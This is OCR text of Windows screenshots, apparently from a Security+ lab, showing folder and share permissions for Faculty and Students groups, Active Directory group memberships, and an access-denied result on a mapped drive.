

Active Directory Users and Computers
File Action View Help
File Explorer
File Home Share View
Quick access
Search Quick access
Frequent folders (5)
Desktop
This PC
Downloads
This PC
Quick access
Desktop
Downloads
Documents
Pictures
SecurityPlus
This PC
CD Drive (D:) Virt
Network
7 items
SecurityPlus Properties
Permissions for SecurityPlus
Security
Object name: C:\SecurityPlus
Group or user names:
SYSTEM
Administrator
Domain Admins (SNEED\Domain Admins)
Administrators (SNEED\Administrators)
Faculty (SNEED\Faculty)
Add...
Remove
Permissions for Faculty
Allow
Deny
Full control
Modify
Read & execute
List folder contents
Read
OK
Cancel
Apply
9:05 AM
3/17/2024



Active Directory Users and Computers
File Action View Help
File Explorer
File Home Share View
Quick access
Search Quick access
Frequent folders (5)
Desktop
This PC
Downloads
This PC
Quick access
Desktop
Downloads
Documents
Pictures
SecurityPlus
This PC
CD Drive (D:) Virt
Network
7 items
SecurityPlus Properties
Permissions for SecurityPlus
Security
Object name: C:\SecurityPlus
Group or user names:
SYSTEM
Administrator
Domain Admins (SNEED\Domain Admins)
Administrators (SNEED\Administrators)
Faculty (SNEED\Faculty)
Students (SNEED\Students)
Add...
Remove
Permissions for Students
Allow
Deny
Read & execute
List folder contents
Read
Write
Special permissions
OK
Cancel
Apply
9:06 AM
3/17/2024



Active Directory Users and Computers
File Action View Help
File Explorer
File Home Share View
Quick access
Search Quick access
Frequent folders (5)
Desktop
This PC
Downloads
This PC
Quick access
Desktop
Downloads
Documents
Pictures
SecurityPlus
This PC
CD Drive (D:) Virt
Network
7 items
SecurityPlus Properties
Permissions for SecurityPlus2
Share Permissions
Group or user names:
Everyone
Domain Admins (SNEED\Domain Admins)
Administrators (SNEED\Administrators)
Faculty (SNEED\Faculty)
Students (SNEED\Students)
Add...
Remove
Permissions for Students
Allow
Deny
Full Control
Change
Read
OK
Cancel
Apply
9:07 AM
3/17/2024



Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Queries
sneed.co
Builtin
Canandaigua
Administrative
Clients
Groups
Business Services
Facilities and Grounds
Faculty
Finance
Human Resources
Information Technolo
Marketing
One Stop Center
Research and Develop
Staff
Students
Servers
Users
Faculty
Staff
Students
Computers
Domain Controllers
ForeignSecurityPrincipals
Geneva
Managed Service Accounts
Newark
Users
Victor
Name Type Description
Joe Biden User
B B User
B B Properties
Remote control
Remote Desktop Services Profile
COM+
General Address Account Profile Telephones Organization
Member Of
Dial-in
Environment
Sessions
Member of:
Name
Active Directory Domain Services Folder
Domain Users sneed.co/Users
Students sneed.co/Canandaigua/Groups/Students
Add...
Remove
Primary group: Domain Users
Set Primary Group
There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.
OK
Cancel
Apply
Help
9:11 AM
3/17/2024


Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Queries
sneed.co
Builtin
Canandaigua
Administrative
Clients
Groups
Business Services
Facilities and Grounds
Faculty
Finance
Human Resources
Information Technolo
Marketing
One Stop Center
Research and Develop
Staff
Students
Servers
Users
Faculty
Staff
Students
Computers
Domain Controllers
ForeignSecurityPrincipals
Geneva
Managed Service Accounts
Newark
Users
Victor
Name Type Description
Kevin Nash User
Kevin Nash Properties
Remote control
Remote Desktop Services Profile
COM+
General Address Account Profile Telephones Organization
Member Of
Dial-in
Environment
Sessions
Member of:
Name
Active Directory Domain Services Folder
Domain Users
sneed.co/Users
Faculty
sneed.co/Canandaigua/Groups/Faculty
Add...
Remove
Primary group:
Domain Users
Set Primary Group
There is no need to change Primary group unless you have Macintosh clients or POSIX-compliant applications.
OK
Cancel
Apply
Help
9:11 AM
3/17/2024



Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Qu
sneed.co
Builtir
Canar
Ac
Cli
Gr
Se
Us
Comp
Doma
Foreig
Genev
Mana
Newar
Users
Victor
This PC
File Computer View
This PC
Search This PC
Quick access
Desktop
Downloads
Documents
Pictures
SecurityPlus
This PC
CD Drive (D:) VirtualB
Network
Folders (7)
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Devices and drives (2)
Local Disk (C:)
19.4 GB free of 31.4 GB
CD Drive (D:) VirtualBox Guest Additions
0 bytes free of 51.0 MB
Network locations (1)
S:Drive (S:)
19.4 GB free of 31.4 GB
10 items
9:16 AM
3/17/2024


Active Directory Users and Computers
File Action View Help
Active Directory Users and Computer
Saved Qu
sneed.co
Builtin
Canan
Ad
Cli
Gr
Se
Us
Comp
Doma
Foreig
Genev
Manag
Newar
Users
Victor
Name
Type
Description
Manage
S:Drive (S:)
File Home Share View Drive Tools
This PC › S:Drive (S:)
Search S:Drive (S:)
Quick access
Desktop
Downloads
Documents
Pictures
SecurityPlus
This PC
CD Drive (D:) VirtualB
Network
Name
Date modified
Type
Size
PerfLogs 11/5/2022 12:03 PM File folder
Program Files 3/8/2024 8:52 AM File folder
Program Files (x86) 3/17/2024 8:30 AM File folder
SecurityPlus 3/17/2024 8:31 AM File folder
Users 3/10/2024 8:06 AM File folder
Windows 3/10/2024 3:03 AM File folder
Destination Folder Access Denied
You need permission to perform this action
S:Drive
Space free: 19.4 GB
Total size: 31.4 GB
Try Again
Cancel
6 items
9:18 AM
3/17/2024


Manage
S:Drive (S:)
File
Home
Share
View
Drive Tools
This PC › S:Drive (S:)
Search S:Drive (S:)
Quick access
Desktop
Downloads
Documents
Pictures
Music
Videos
OneDrive
This PC
Network
Name
Date modified
Type
Size
PerfLogs 11/5/2022 12:03 PM File folder
Program Files 3/8/2024 8:52 AM File folder
Program Files (x86) 3/17/2024 8:30 AM File folder
SecurityPlus 3/17/2024 8:31 AM File folder
Users 3/10/2024 8:06 AM File folder
Windows 3/10/2024 3:03 AM File folder
Destination Folder Access Denied
You need permission to perform this action
S:Drive
Space free: 19.4 GB
Total size: 31.4 GB
Try Again
Cancel
6 items
JONATHAN S. WEISSMAN
CompTIA A+™, CompTIA Network+™, CompTIA Security+,
CompTIA Server+™, CompTIA Linux+™, CCNP®, CCNA®, CEH™, CHFI™
Windows 10 Enterprise Evaluation
Windows License valid for 79 days
Build 19041.vb_release.191206-1406
Type here to search
9:18 AM
3/17/2024


SecurityPlus
File
Home
Share
View
This PC › S:Drive (S:) › SecurityPlus ›
Search SecurityPlus
Documents
Pictures
Music
SecurityPlus
Videos
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
Local Disk (C:)
CD Drive (D:) Vir
New Volume (E:)
S:Drive (S:)
Network
Name
Date modified
Type
Size
New folder 3/17/2024 9:34 AM File folder
bookcover 3/17/2024 8:31 AM JPG File 94 KB
new 3/16/2024 12:20 AM Text Document 1 KB
share 3/16/2024 12:48 AM Text Document 1 KB
win10 3/16/2024 3:50 AM Text Document 0 KB
5 items
JONATHAN S. WEISSMAN
CompTIA A+™, CompTIA Network+™, CompTIA Security+,
CompTIA Server+™, CompTIA Linux+™, CCNP®, CCNA®, CEH™, CHFI™
Windows 10 Enterprise Evaluation
Windows License valid for 79 days
Build 19041.vb_release.191206-1406
Type here to search
9:35 AM
3/17/2024

